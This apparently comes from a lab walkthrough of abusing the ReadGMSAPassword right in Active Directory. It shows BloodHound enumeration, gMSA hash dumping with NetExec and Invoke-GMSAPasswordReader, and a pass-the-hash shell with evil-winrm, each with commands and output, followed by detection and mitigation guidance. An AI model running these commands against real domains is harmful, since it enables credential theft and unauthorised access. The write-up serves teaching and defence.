Exploitation

Data Ingestion (BloodHound)

Before visualizing the attack path in the BloodHound GUI (as shown in the previous section), the attacker needs to collect the Active Directory data. From a compromised Linux machine (like Kali Linux), the attacker can use the `bloodhound-python` ingestor. Using the compromised credentials for the user `kamal`, they query the Domain Controller (`dc01.lab.local`) to map out users, groups, and ACLs.

```
┌──(bh_env)─(root㉿ kali)-[/home/.../Downloads/ADProject/method5/GMSA]
└─# python3 -m bloodhound -u 'kamal' -p 'Password@1' -d 'lab.local' -dc 'dc01.lab.local' -ns '192.168.56.10' --auth-method ntlm -c Group,LocalAdmin,Session --zip
NFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
NFO: Found AD domain: lab.local
NFO: Connecting to LDAP server: dc01.lab.local
NFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
NFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
NFO: Found 1 domains
NFO: Found 1 domains in the forest
NFO: Found 8 computers
NFO: Connecting to LDAP server: dc01.lab.local
NFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
NFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
NFO: Found 64 users
NFO: Found 58 groups
NFO: Starting computer enumeration with 10 workers
NFO: Querying computer:
NFO: Querying computer:
NFO: Querying computer:
NFO: Querying computer:
NFO: Querying computer: DESKTOP-ULCTEDH.lab.local
NFO: Querying computer:
NFO: Querying computer:
NFO: Querying computer: DC01.lab.local
NFO: Done in 00M 02S
NFO: Compressing output into 20260222062253_bloodhound.zip
```

Exploitation Phase

Once the attacker confirms that their compromised user (`kamal` or `bheem`) is part of the `gmsa_group` which holds the **ReadGMSAPassword** privilege, they can proceed to extract the credentials. This can be done from either a Linux or Windows environment.

Method 1: Linux Exploitation using NetExec (nxc)

If the attacker is operating from a Linux machine, tools like NetExec (formerly CrackMapExec) make this process incredibly straightforward. By querying LDAP with the `--gmsa` flag, the attacker can ask the Domain Controller directly for the gMSA password hash.

```
┌──(root㉿ kali)-[/tmp]
└─# netexec ldap 192.168.56.10 -d lab.local -u kamal -p Password@1 --gmsa

LDAP     192.168.56.10   389    DC01        [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:lab.local) (signing:None) (cha
nnel binding:No TLS cert)
LDAP     192.168.56.10   389    DC01        [+] lab.local\kamal:Password@1
LDAP     192.168.56.10   389    DC01        [*] Getting GMSA Passwords
LDAP     192.168.56.10   389    DC01        Account: MyGMSA$          NTLM: c6e04a166e3a02a6f8af803efec3a4ed    PrincipalsAllowedT
oReadPassword: gmsa_group
```

As seen in the output, the Domain Controller returns the NTLM hash (`c6e04a166e3a02a6f8af803efec3a4ed`) for the `MyGMSA$` account.

Method 2: Windows Exploitation using Invoke-GMSAPasswordReader

If the attacker has a foothold on a Windows machine within the domain, they can use built-in Active Directory cmdlets to verify their permissions and then extract the hash using custom scripts.

First, the attacker might double-check the `PrincipalsAllowedToRetrieveManagedPassword` property to ensure their current context has the rights to pull the password.

```
PS C:\Users\naruto_uzumaki07> Get-ADServiceAccount -Identity MyGMSA -Properties Pri
ncipalsAllowedToRetrieveManagedPassword


DistinguishedName                         : CN=MyGMSA,CN=Managed Service
                                            Accounts,DC=lab,DC=local
Enabled                                   : True
Name                                      : MyGMSA
ObjectClass                               : msDS-GroupManagedServiceAccount
ObjectGUID                                : 76f015a8-e967-48bf-9bd7-eda7956286e9
PrincipalsAllowedToRetrieveManagedPassword : {CN=gmsa_group,CN=Users,DC=lab,DC=loc
                                            al}
SamAccountName                            : MyGMSA$
SID                                       : S-1-5-21-2216088209-294889007-2916038
                                            325-1181
UserPrincipalName                         :



PS C:\Users\naruto_uzumaki07>
```

Next, the attacker can run a tool like `Invoke-GMSAPasswordReader` (a PowerShell/C# port designed to decode the `msDS-ManagedPassword` blob).

```
PS C:\Users\kamal\Downloads> Invoke-GMSAPasswordReader -Command "--AccountName MyGMSA"
Calculating hashes for Current Value
[*] Input username             : MyGMSA$
[*] Input domain               : LAB.LOCAL
[*] Salt                       : LAB.LOCALMyGMSA$
[*]       rc4_hmac             : C6E04A166E3A02A6F8AF803EFEC3A4ED
[*]       aes128_cts_hmac_sha1 : A3AE10737B9E7CA4B7CD55543EC6D974
[*]       aes256_cts_hmac_sha1 : CA56D6C2DD39E58A30F4BE2842D194F1CBFE17B6193C1CBBCADDA0BF349DC4D1
[*]       des_cbc_md5          : E52FD9546D736EC4


PS C:\Users\kamal\Downloads>
```

Post-Exploitation: Lateral Movement

With the NTLM hash (or AES keys) successfully extracted, the attacker now possesses the equivalent of the `MyGMSA$` password. Because we previously configured this service account with remote management capabilities, the attacker can seamlessly pass this hash to access network resources or move laterally.

Using `evil-winrm`, the attacker performs a **Pass-the-Hash (PtH)** attack to establish a remote session as the highly privileged service account.


```
┌──(kali㉿kali)-[~/Downloads/ADProject/method5/GMSA]
└─$ sudo su
[sudo] password for kali:

Sorry, try again.
[sudo] password for kali:
┌──(root㉿kali)-[/home/.../Downloads/ADProject/method5/GMSA]
└─# evil-winrm -i 192.168.56.10 -u MyGMSA$ -H c6e04a166e3a02a6f8af803efec3a4ed

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined metho
d `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\MyGMSA$\Documents>
```

Detection & Mitigation

Detection

Detecting a ReadGMSAPassword attack relies on monitoring both endpoint activity and Active Directory audit logs.

1. Endpoint Detection (Sysmon Event ID 1)
Attackers often drop scripts or executables to read the gMSA password blob. By monitoring command-line arguments and process creation events, defenders can spot unauthorized tools like `Invoke-GMSAPasswordReader` or `gMSADumper`.




2. Active Directory Object Access (Event ID 4662)

The most reliable way to detect the abuse of gMSA credentials is to monitor who is requesting the password from the Domain Controller. Active Directory logs this as **Event ID 4662** (An operation was performed on an object).

Defenders should filter these events for:

- **Operation Type**: Object Access
- **Accesses**: Read Property
- **Object Type**: `msDS-GroupManagedServiceAccount`
- **Subject**: Any standard user account (Service accounts/Computers requesting this is normal; a standard user like `kamal` or `naruto_uzumaki07` requesting it is highly suspicious).



Mitigation and Remediation

To protect your Active Directory environment from gMSA credential dumping, implement the following security controls:

- **Strict Access Control (Least Privilege):** The most critical mitigation is ensuring that the security group bound to the `PrincipalsAllowedToRetrieveManagedPassword` attribute **only** contains the specific Computer Objects (`ComputerName$`) that require the service. **Never add standard user accounts or broad domain groups to this access control list.**
- **Audit Group Modifications:** Monitor Active Directory for any changes made to your gMSA access groups. Alert immediately if a user account is added to a group that has `ReadGMSAPassword` rights.
- **Tiered Administration:** Ensure that the systems hosting the gMSA services are treated with the appropriate security tier. If an attacker compromises the server where the gMSA is installed, they can extract the credentials locally.
- **Regular Access Reviews:** Periodically review the `msDS-GroupMSAMembership` attribute of all gMSA accounts to verify that no unauthorized entities have been granted access over time.